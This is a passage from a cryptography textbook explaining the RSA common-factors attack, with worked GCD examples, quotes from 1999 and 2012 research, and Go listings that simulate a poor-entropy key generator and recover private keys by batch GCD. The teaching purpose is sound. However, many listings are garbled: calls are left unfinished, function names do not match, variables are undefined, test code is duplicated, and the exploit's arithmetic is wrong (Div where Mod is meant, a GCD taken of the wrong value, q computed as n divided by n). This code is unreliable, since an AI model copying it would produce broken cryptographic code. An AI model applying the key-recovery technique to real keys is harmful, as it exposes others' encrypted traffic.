The common-factors attack applies to cases where independent RSA key-generation processes land on the same prime factors for two different keys. Let's say two moduli have the factors shown here:

Equation 8.12

$$\begin{aligned}n_1 &= p_1 \times q_1 &= 331 \times 547 = 181057 \\n_2 &= p_2 \times q_2 &= 269 \times 839 = 225691\end{aligned}$$

Because there are no common factors between these keys (that is, p_1 , q_1 , p_2 , and q_2 are all different), they are not vulnerable to the common-factors attack. The attack itself involves computing the GCD of different values of n . Because each modulus is the product of two primes, it's easy to see what their GCD will be if we write down their decomposed forms:

Equation 8.13

$$\begin{aligned}gcd(n_1, n_2) &= gcd(181057, 225691) \\&= gcd(331 \times 547, 269 \times 839) \\&= 1\end{aligned}$$

Consider a situation where somebody generates a third key with these factors:

Equation 8.14

$$n_3 = p_3 \times q_3 = 151 \times 269 = 40619$$

If we calculate the GCD of n_2 with n_3 , something catastrophic happens:

Equation 8.15

$$\begin{aligned} \gcd(n_2, n_3) &= \gcd(225691, 40619) \\ &= \gcd(269 \times 839, 151 \times 269) \\ &= 269 \end{aligned}$$

The common factor shows up as the GCD! From that point, it is pretty straightforward to calculate the other factors of each modulus using simple division. Whenever there is a common factor between two values of n , their GCD reveals the private key (see figure [8.15](#)).




Figure 8.15 Moduli that share prime factors reveal the shared factor when calculating their GCD.

The idea will become clearer by visualizing it in a tabular form. Equation [8.16](#) shows the modulus of another public key that has unique prime factors (within the scope of this discussion). Table [8.2](#) finally shows all the moduli we've seen so far and their GCDs with each other:

Equation 8.16

$$n_4 = p_4 \times q_4 = 137 \times 467 = 63979$$

Table 8.2 GCDs for the four moduli described in this section

GCD	181057	225691	40619	63979
181057	-	1	1	1
225691	1	-	269	1
40619	1	269	-	1
63979	1	1	1	-

The public moduli are all products of primes p and q . Whenever there is a common prime among two different values of n , it sticks out like a sore thumb when calculating the GCD. Of the 7.1 million keys tested by researchers in 2012, some 27,000 shared their factors. For the websites using these keys, anybody who could see the traffic bytes going to them (such as an ISP, Wi-Fi owner, or man-in-the-middle attacker) could easily recover the private keys. Because those keys shared prime factors, around 0.3% to 0.4% of TLS offered no security at all!

IMPLEMENTING RSA VULNERABLE TO THE COMMON-FACTORS ATTACK

The common-factors attack begs the question: How many prime numbers are there, and how likely is it that two separate key-generation processes will land on the same prime number?

Douglas Adams famously wrote the following in *A Hitchhiker's Guide to the Galaxy*:

Space is big. You just won't believe how vastly, hugely, mind-bogglingly big it is. I mean, you may think it's a long way down the road to the chemist's, but that's just peanuts to space.

In 2012, the most popular RSA key size on the internet was 1,024 bits. That is, the modulus n was a 1,024-bit integer, and p and q were 512 bits each. How come 0.3% of keys shared p s and q s? Should it have been possible if good random number generation practices were used?

The problem of *counting* prime numbers (that is, given a number N , how many prime numbers exist that are smaller than N ?) is also rooted in centuries of mathematical development. If you look at numbers between 1 and 1,000, you will see that primes become less frequent as we move to higher numbers. In fact, as we move to higher numbers, we encounter *exponentially* fewer primes. Then why do we rely on them for

cryptography keys? Why is everybody supposed to get unique primes when we have hundreds of millions (if not billions) of these keys on the internet? The prime number theorem formalizes the asymptotic distribution of prime numbers.

THE PRIME NUMBER THEOREM

Let $\pi(N)$ be the number of primes less than or equal to a given number N . Then

Equation 8.17

$$\pi(N) \sim \frac{N}{\ln(N)}$$

As mentioned earlier, at the time of the common-factors attack in 2012, 1,024-bit RSA keys were the most popular and used 512-bit p s and q s. Even though prime numbers become exponentially less common as numbers become larger, there are still so many 512-bit primes that even if every atom in the observable universe magically acted as a good CSPRNG, there would be enough of them to go around. The universe may be bigger than the aforementioned trip to the pharmacist, but it's still just peanuts to big numbers. Equation [8.18](#) estimates the number of 512-bit primes available by applying the prime number theorem:

Equation 8.18

$$\begin{aligned}\pi(2^{512}) &\sim \frac{2^{512}}{\ln(2^{512})} \\ &\sim \frac{2^{512}}{512 \times \ln(2)} \\ &\sim \frac{2^{512}}{2^9 \times \ln(2)} \\ &\sim \frac{2^{512-9}}{\ln(2)} \\ &\sim \frac{2^{503}}{\ln(2)}\end{aligned}$$

Equation [8.18](#) shows that there are roughly between 2^{503} and 2^{504} 512-bit primes. That should be plenty for everybody; there are only $\sim 10^{80}$ (or roughly 2^{252}) atoms in the observable universe. Keeping the birthday paradox in mind, if an ideal RNG were generating output over a uniform distribution, after generating 2^{252} primes, the probability of a collision (for a key space of 2^{504}) would be only 50%! The only reasons people stumble on shared primes are hardware faults or poor entropy, which bring us back to the topic of prime number generation.

Let's take another look at the primality tests we covered earlier in this chapter. The RNG box on the left in figure [8.16](#) is the source of all the trouble of common factors. In chapter 2, we tackled the all-important idea of entropy, which quantifies a system's unpredictability (or chaos). Poor entropy (due to implementation problems such as not using a TRNG) can result

in multiple parties picking the same primes even though there are a lot of primes available to pick from.




Figure 8.16 Probabilistic primality tests require a good RNG to generate unique primes.

As far back as 1999,⁵ the effect of poor entropy on RSA and its consequent vulnerability to the GCD algorithm was publicly discussed when Don B. Johnson was making the case for elliptic curve cryptography. Johnson talked about chilled RNGs, which can be summarized as “RNGs with poor entropy.” Here are a few direct quotes from the paper that are relevant to our discussion:

Suppose an organization decides to distribute one million smartcards to all its clients. Most of the time things go well; however, a manufacturing defect damages (that is, “chills”) the RNG on 100 smartcards so that each card only produces 10,000 different 256-bit random numbers and all 100 cards produce the same 10,000 numbers.

...

For RSA, 10,000 random numbers means 10,000 different primes can be generated, this means about 100,000,000 different RSA moduli can be generated using these 100 cards. However, after about 50 RSA moduli are generated (using 100 primes) one would expect a repeat of some prime, due to the birthday phenomenon, as there are only 10,000 primes from which to select.

...

The adversary obtains the 100 RSA moduli from the 100 “chilled” cards and calls a greatest common divisor (GCD) routine among every possible pair of moduli, this is about 9900 GCD calculations. The expectation of the adversary is close to 100% that he will find at least one pair of moduli with a common prime, thereby cracking two RSA keys.

In the 2000s, the effect of poor entropy on RSA key generation was known, but its widespread scale was underestimated. There were a few more causes for alarm in that era, such as the Debian Linux distribution having a catastrophic bug in its OpenSSL that all but nuked any entropy, but the real blow came in 2012, when—as discussed earlier—two independent groups of researchers tested millions of RSA keys on the internet and found roughly the same number of keys (0.3%-0.5%) to be vulnerable. The problem was real, and it was extensive.

To demonstrate the attack, we are going to simulate a chilled RNG. That is, we will implement RSA key generation but imitate the conditions that led to common factors. More specifically, we will create a pool of prime numbers and then generate a few RSA keys using that set. The pool represents a chilled/poor-entropy RNG; eventually, some of those keys will end up sharing some primes. That's where our GCD exploit will come in to recover private keys from RSA public keys.

Listing [8.1](#) shows our initial vulnerable setup. We are going to create a pool of 512 primes and then fill that pool using the `Prime(...)` function that comes with Go's standard library package `crypto/rand`. We will generate 1,024-bit RSA keys so all the primes in the pool will be 512 bits (to be used as p s and q s).

Listing 8.1 impl_common_factors.go

```
package impl_common_factors

import (
    cryptoRand "crypto/rand"
    "crypto/rsa"
    "math/big"
    mathRand "math/rand"
    "time"
)

const (
    ModulusBits      = 1024
    PrimesPoolTotal = 512
)

var (
    PrimesPool [PrimesPoolTotal]*big.Int
)

func init() {
    for i := 0; i < PrimesPoolTotal; i++ {
        p, err := cryptoRand.Prime(cryptoRand.Reader,
            if err != nil {
                panic("error generating prime")
            }
        PrimesPool[i] = p
    }
```



```
}  
}
```

The `init()` function is executed once when the Go package is loaded. Now that we have a pool of primes (to simulate a bad RNG), we are going to create a function that generates an RSA keypair using this pool. For this exploit, we will use Go's standard `crypto/rsa` package. Listing [8.2](#) shows the relevant type definitions (from the standard library) that will be used to construct our RSA keypairs. Note that although you do not need to store the original prime numbers for the private key if d is stored directly, Go still chooses to store those primes as part of the `rsa.PrivateKey` type.

Listing 8.2 Relevant type definitions from `crypto/rsa`

```
type PublicKey struct {
    N *big.Int    #1
    E int         #2
}

type PrivateKey struct {
    PublicKey          #3
    D                  #4
    Primes              #5
}
```

#1 Modulus

#2 Public exponent

#3 Modulus and public exponent

#4 Private exponent

#5 Prime factors of modulus

Our vulnerable implementation will implement a function that generates and returns an instance of `rsa.PrivateKey` (or an error) using the pool of primes we just instantiated. Listing [8.3](#) shows the code for picking p and q from `PrimesPool`. In the unlikely case that we pick the same values for p and q , we choose a new pair. Lines 12 to 15 use $(p-1)$ and $(q-1)$ to calculate the modulus n and its Euler's phi function $\phi(n)$.

Listing 8.3 impl_common_factors.go

```
func GenerateRSAPrivateKeyUsingChilledRng() (*rsa.PrivateKey, error) {
    rng := mathRand.New(mathRand.NewSource(time.Now().UnixNano()))
    var p, q *big.Int
    for {
        p = PrimesPool[rng.Intn(PrimesPoolTotal)]
        q = PrimesPool[rng.Intn(PrimesPoolTotal)]
        if p != q {
            break
        }
    }

    pMinus1 := new(big.Int).Sub(p, big.NewInt(1))
    qMinus1 := new(big.Int).Sub(q, big.NewInt(1))
    modulus := new(big.Int).Mul(p, q) #1
    phi := new(big.Int).Mul(pMinus1, qMinus1)
```

#1 Calculates n and $\phi(n)$

The next step is randomly picking a public exponent e and then calculating its multiplicative inverse in Z_n^* . The following listing shows the process of calculating e and d . Go's RSA implementation does not allow⁶ values of $e \geq 2^{31}$, so we set the maximum value on line 4.

Listing 8.4 impl_common_factors.go

```
var err error
    e := new(big.Int)
    for {
        e, err = cryptoRand.Int(cryptoRand.Reader, b)
        if err != nil {
            return nil, err
        }
        egcd := new(big.Int).GCD(nil, nil, e, phi)
        if egcd.Int64() == 1 {
            break
        }
    }

    d := new(big.Int).ModInverse(e, phi)    #2
```

#1 $\text{gcd}(e, n)$

#2 $d = e^{-1} \bmod \phi(n)$

Once we have d and e , we can construct `rsa.PrivateKey` and return that from our function. Fortunately, the Go library also provides a `Validate()` function, which verifies that the key we just constructed is a valid RSA key: it can encrypt and decrypt successfully. We call this helper function on line 11.

Listing 8.5 impl_common_factors.go

```
pubKey := &rsa.PublicKey{
    N: modulus,
    E: int(e.Int64()),
}
privKey := &rsa.PrivateKey{
    PublicKey: *pubKey,
    D:         d,
    Primes:     []*big.Int{p, q},
}

err = privKey.Validate()
if err != nil {
    return nil, err
}

return privKey, nil
}
```

To demonstrate our exploit, we want to ensure that the `impl` package has a function that only reveals public keys (n, e) , on which we will execute the common-factors exploit to recover the values of d . To aid in testing our exploit, we will create a function that generates an RSA keypair, discards the private key, and returns a ciphertext encrypted to that public key. The exploit code in the next section will use this function to

generate test public keys and will validate that the exploit worked correctly by decrypting the corresponding ciphertexts after cracking the private keys. Here is the code for this helper function.

Listing 8.6 impl_common_factors.go

```
func GenerateRSAPublicKeyAndCiphertext() (*rsa.PublicKey, []byte, error) {
    privKey, err := GenerateRSAPrivateKeyUsingChili()
    if err != nil {
        return nil, nil, err
    }

    pubKey := &rsa.PublicKey{
        N: privKey.N,
        E: privKey.E,
    }

    message := time.Now().String()

    ciphertext, err := rsa.EncryptPKCS1v15(cryptoRand.Reader, pubKey, message)
    if err != nil {
        return nil, nil, err
    }

    return &privKey.PublicKey, ciphertext, nil
}
```

Our chilled RNG-based RSA key generation is now ready to be exploited by a GCD algorithm.

EXPLOITING COMMON FACTORS USING BATCH GCD

Johnson's paper in 1999 pointed out the common-factors vulnerability as a critique of RSA, but the approach it presented to calculating the GCDs of each pair of moduli takes exponentially more computational resources when trying to crack a large number of keys (e.g., a few million, as tested by researchers in 2012). Batch GCD algorithms were proposed, making it much more efficient to find common factors among a group of keys. However, before we implement them in code, let's look at the mathematical intuition behind them.

We generated four moduli in the previous section, two of which share common factors. What happens when we calculate the GCD of each modulus with the product of the *remaining* moduli? The following equation shows something interesting:

Equation 8.19

$$\begin{aligned}gcd(181057, 225691 \times 40619 \times 63979) &= 1 \\gcd(225691, 181057 \times 63979 \times 40619) &= 269 \\gcd(40619, 225691 \times 181057 \times 63979) &= 269 \\gcd(63979, 40619 \times 225691 \times 181057) &= 1\end{aligned}$$

We don't need to calculate the cross GCD of each modulus with every other value. We can make the process more efficient by

following these steps:

1. Calculate the product of all moduli.
2. For each modulus:
 1. Divide the product of all moduli by the current modulus: this yields the “product without this modulus.”
 2. Calculate the GCD between the current modulus and the product of all other moduli. If there is a common factor, it will show up as the result.

The Heninger paper from 2012 used a more efficient approach for calculating batch GCDs for common factors:

A product tree computes the product of m numbers by constructing a binary tree of products. A remainder tree computes the remainder of an integer modulo many integers by successively computing remainders for each node in their product tree.

This approach is illustrated in figure [8.17](#). The algorithm was devised by the great Daniel J. Bernstein (who is now leading the efforts for more transparency in the standardization of post-quantum cryptographic algorithms). Applying this bulk GCD algorithm to millions of keys in 2012 is what led to the realization of the problem’s scale. The algorithm may sound

complex, but the basic principle remains the same and is summarized by the Heninger paper in the following words:

The final output of the algorithm is the GCD of each modulus with the product of all the other moduli.




Figure 8.17 Using a remainder tree to efficiently calculate batch GCD

This quote will be the basic building block of our exploit. To test our exploit, we will do the following:

1. Generate test cases using

```
impl_common_factors.GenerateRSAPublicKeyAnd  
Ciphertext()
```

 , where each test case is a pair of an RSA public key and a ciphertext encrypted to it.

2. Pass all the public keys to an exploit function that uses batch GCD to find common factors (if any).
3. Fail the test if no private keys are recovered. We are using a chilled RNG and then generating 48 keypairs (or 96 primes) from a pool of 512 primes. This should yield at least a few keys with common factors.
4. Decrypt the original ciphertext for the corresponding test case if any private keys were recovered. If decryption does not work correctly, we fail the test.

The next listing shows the code for the complete testing sequence, except for the actual bulk GCD implementation, which we will implement next.

Listing 8.7 exploit_common_factors_test.go

```
package exploit_common_factors

import (
    cryptoRand "crypto/rand"
    "crypto/rsa"
    "testing"

    "github.com/krkhan/crypto-impl-exploit/ch08/common_factors"
)

const (
    TotalKeypairs = 48
)

func TestCommonFactorsAttack(t *testing.T) {
    t.Logf("generating %d keypairs using a pool of %d processors",
        TotalKeypairs, runtime.NumCPU())

    type testCase struct {
        pubKey      *rsa.PublicKey
        ciphertext []byte
    }

    var testCases []testCase
    var pubKeys []*rsa.PublicKey

    for i := 0; i < TotalKeypairs; i++ {
        pubKey, ciphertext, err := impl_common_factors.GenerateKeypair(cryptoRand.Reader)
        if err != nil {
            t.Fatalf("failed to generate keypair: %v", err)
        }
        testCases = append(testCases, testCase{pubKey, ciphertext})
        pubKeys = append(pubKeys, pubKey)
    }

    for i := 0; i < len(testCases); i++ {
        t.Run("TestCommonFactorsAttack", func(t *testing.T) {
            // Test the attack function
            // ...
        })
    }
}
```

```

    if err != nil {
        t.Fatalf("error generating keypairs: %s", err)
    }
    testCases = append(testCases, testCase{
        pubKey,
        ciphertext,
    })
    pubKeys = append(pubKeys, pubKey)
}

recoveredPrivKeys, err := RecoverPrivateKeysUsingFactors(pubKeys, ciphertext)
if err != nil {
    t.Fatalf("error finding common factors: %s", err)
}

if len(recoveredPrivKeys) == 0 {
    t.Fatalf("could not recover any private keys")
}

t.Logf("recovered %d private keys from %d public keys")

for _, testCase := range testCases {
    for _, privKey := range recoveredPrivKeys {
        if testCase.pubKey.E != privKey.E || testCase.ciphertext != privKey.ciphertext {
            continue
        }

        decrypted, err := rsa.DecryptPKCS1v15(privKey.d, testCase.ciphertext)
    }
}

```

```
        if err != nil {
            t.Fatalf("error decrypting: %s", err)
        }

        t.Logf("decrypted: %s", decrypted)
    }
}
```

It's time to implement the core function of our common-factors exploit. Listing 8.8 shows the function signature and the first few lines of the exploit function that we call from line 37 of listing [8.7](#). The function takes a slice of `*rsa.PublicKey`s as input and runs them through the batch GCD algorithm. If there are no errors, a slice of recovered private keys is returned. The first order of business for this function is to calculate the product of all the moduli from the input public keys, which it does between lines 12 and 16.

Listing 8.8 exploit_common_factors.go

```
func RecoverPrivateKeysUsingCommonFactors(pubKeys []rsa.PublicKey) ([]*rsa.PrivateKey, error) {
    var recoveredPrivKeys []*rsa.PrivateKey

    product := new(big.Int).SetInt64(1)

    for _, pubKey := range pubKeys {
        product = new(big.Int).Mul(product, pubKey.N)
    }
}
```

#1 Calculates Π (product of all moduli)

We then loop over all the public keys and first check if their modulus shares a common factor using the batch GCD algorithm. We calculate n^2 on line 2. At this point, we can simply divide the product of all moduli (denoted with Π) with the current n —that is, $\frac{\Pi}{n}$ —to get `productWithoutMe`, but this is where the optimization from figure [8.17](#) comes in. Instead of calculating $\frac{\Pi}{n}$ to eliminate n 's contribution to the product, we can calculate $\frac{\Pi \bmod n^2}{n}$, and the batch GCD still reveals common factors. The basic intuition still applies: we want to cancel out the effect of n on Π , but this optimization speeds up the bulk GCD calculation (the proof is outside the scope of this discussion). Once we have `productWithoutMe`, the second input to the GCD in equation [8.19](#), we calculate its GCD with the

current modulus. If the GCD is 1, n does not share common factors with any of the other moduli. Otherwise, we continue the attack. In rare cases where both factors are shared with other keys, the GCD will be equal to modulus N . Although such moduli are also vulnerable, they require special handling. We continue the loop until we find moduli with exactly one common factor.

Listing 8.9 exploit_common_factors.go

```
for _, pubKey := range pubKeys {
    meSquared := new(big.Int).Mul(pubKey.N, pubKey.N)
    productModMeSquared := new(big.Int).Mod(product, meSquared)
    productWithoutMe := new(big.Int).Div(product, meSquared)

    modulusGcd := new(big.Int).GCD(nil, nil, product, productWithoutMe)
    if modulusGcd.Int64() == 1 || modulusGcd.Cmp(meSquared) == 0 {
        continue
    }
}
```

#1 n^2

#2 $\prod \text{mod } n^2$

#3 $\frac{\prod \text{mod } n^2}{n}$

#4 Does $\text{gcd}(n, \frac{\prod \text{mod } n^2}{n})$ reveal common factors?

If the GCD of n with $\prod$ is not equal to 1, we know it is equal to the common factor for the current modulus. We can call this p

or q ; it doesn't matter, but we can recover the other prime by dividing the modulus with this one. From there, we can generate the RSA key just like our chilled RNG implementation earlier. Listing [8.10](#) shows the rest of the code for our exploit. Once we have recovered p and q , we calculate $\phi(n)$ using their one-off versions. Note that unlike our key-generation code before, the value for e is now fixed because it's part of the public key we are trying to crack. We therefore recover d by calculating the multiplicative inverse of e on line 9. After we have constructed what we believe to be a recovered private key, we call the helpful `Validate(...)` function provided by Go's `crypto/rsa` package. If the key is valid, we append it to the list of recovered keys. At the end of the function, we return the whole slice if there haven't been any errors along the way.

Listing 8.10 exploit_common_factors.go

```
modulus := pubKey.N
    recoveredP := modulusGcd #1
    recoveredQ := new(big.Int).Div(pubKey.N, modulus)

    pMinus1 := new(big.Int).Sub(recoveredP, big.One)
    qMinus1 := new(big.Int).Sub(recoveredQ, big.One)
    phi := new(big.Int).Mul(pMinus1, qMinus1) #5

    recoveredE := big.NewInt(int64(pubKey.E))
    recoveredD := new(big.Int).ModInverse(recoveredE, phi)
    recoveredPrivKey := &rsa.PrivateKey{
        PublicKey: rsa.PublicKey{
            N: modulus,
            E: int(recoveredE.Int64()),
        },
        D: recoveredD,
        Primes: []*big.Int{recoveredP, recoveredQ},
    }

    err := recoveredPrivKey.Validate()
    if err != nil {
        fmt.Printf("\trecoveredPrivKey is not valid\n")
        continue
    }

    recoveredPrivKeys = append(recoveredPrivKeys, recoveredPrivKey)
```

```

    }

    return recoveredPrivKeys, nil
}

```

#1 $p = \gcd(n, \prod \frac{\text{mod } n^2}{n})$

#2 $q = \frac{n}{p}$

#3 $(p - 1)$

#4 $(q - 1)$

